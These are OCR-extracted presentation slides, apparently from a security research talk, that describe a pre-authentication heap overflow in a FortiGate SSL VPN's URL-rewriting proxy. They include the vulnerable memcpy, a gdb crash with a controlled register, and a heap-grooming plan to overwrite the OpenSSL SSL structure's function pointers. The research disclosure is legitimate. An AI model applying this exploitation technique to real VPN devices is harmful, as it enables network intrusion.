
Facebook Stored Hundreds of Millions of User Passwords in Plain Text for Years



APPS MOBILE TECH

Twitter advising all 330 million users to change passwords after bug exposed them in plain text


WebVPN



SSL-VPN Portal
Not Secure
https://sslvpn:4433/sslvpn/portal.html#/connection
Incognito
00:02:20
0 B
0 B
meh
Quick Connection
HTTP/HTTPS
FTP
SMB/CIFS
RDP
VNC
Citrix
SSH
Telnet
Port Forward
Ping
SSO Credentials
Launch
Cancel

URL devco.re

WebVPN - HTTP/HTTPS


SSL-VPN Portal
Penetration Testing Profession
Incognito
DEVCORE SECURITY CONSULTING
News
Hackers
Lang: 中文 | English
Contact

https://sslvpn:4433/proxy/72ebc8b8/https/devco.re/en/


You are facing hackers
So are we

DEVCORE offers genuine
pentesting, red teaming, consulting, training
Keep your business value intact

Latest Updates

`https://sslvpn:4433/proxy/72ebc8b8/https/devco.re/`

WebVPN - HTTP/HTTPS


SSL-VPN Portal
Penetration Testing Profession
Not Secure
https://sslvpn:4433/proxy/72ebc8b8/https/devco.re/en/
Incognito
DEVCORE SECURITY CONSULTING
News
Hackers
Lang: 中文 | English
Contact
Elements
Console
Sources
Network
Performance
Memory
Application
Security
Audits
Styles
Computed
Filter
:hov
.cls
html body div main section.billboard div.billboard__image-wrapper picture.billboard__image img
Console
What's New

You are facing hackers
So are we

DEVCORE offers genuine
pentesting, red teaming, consulting, training
Keep your business value intact

```
▼<div class="billboard__image-wrapper">
  ▼<picture class="billboard__image">
     <source media="(min-width: 900px)" srcset="/assets/themes/devcore-v2/images/
     cover-desktop.jpg">
...  <img src="https://sslvpn:4433/proxy/72ebc8b8/https/devco.re/assets/themes/
     devcore-v2/images/cover-mobile.jpg" alt="Cover mobile"> == $0
   </picture>
  </div>
 ▶<div class="billboard__text-wrapper">…</div>
 ▶<a class="billboard__forward" data-scroll href="#home-news-anchor" style="text-align:
```

```
element.style {
}
img, svg,          webpack_bundle.css:1
textarea {
  vertical-align: middle;
}
embed,             webpack_bundle.css:1
```

Heap overflow vulnerability

- HTTP proxy
  - Perform URL rewriting
  - JavaScript parsing
  - memcpy to a 0x2000 heap buffer without length check

```
memcpy(buffer, js_url, js_url_len);
```

Exploitation obstacles

- Unstable heap
  - Multiple connection handling with `epoll()`
  - Main process and libraries use the same heap – Jemalloc
  - Regularly triggered internal operations unrelated to connection
- Apache additional memory management
  - No `free()` unless connection ends

Surprise!

```
Program received signal SIGSEGV, Segmentation fault.
0x00007fb908d12a77 in SSL_do_handshake () from /fortidev4-
x86_64/lib/libssl.so.1.1
2: /x $rax = 0x41414141
1: x/i $pc
=> 0x7fb908d12a77 <SSL_do_handshake+23>: callq *0x60(%rax)
(gdb)
```

ME
FUZZ
Reverse

SSL structure (OpenSSL)


- Stores information of each SSL connection
- Ideal target
  - ✓ Allocation triggered easily
  - ✓ Size close to JavaScript buffer
  - ✓ Nearby JavaScript buffer with regular offset (k + N pages)
  - ✓ Useful structure members

Useful structure members

```
typedef struct ssl_st SSL;
struct ssl_st {
    int version;
    const SSL_METHOD *method;      //func table
    …
    int (*handshake_func) (SSL *);
};
```

Mess up connections

- Overflow SSL structure
  - Establish massive connections
    - Lots of normal requests
    - One overflow request



Massive connections

Fuzzer

Normal request


Normal request

Overflow request

Normal request


Fortigate SSL VPN

Exploit between connections

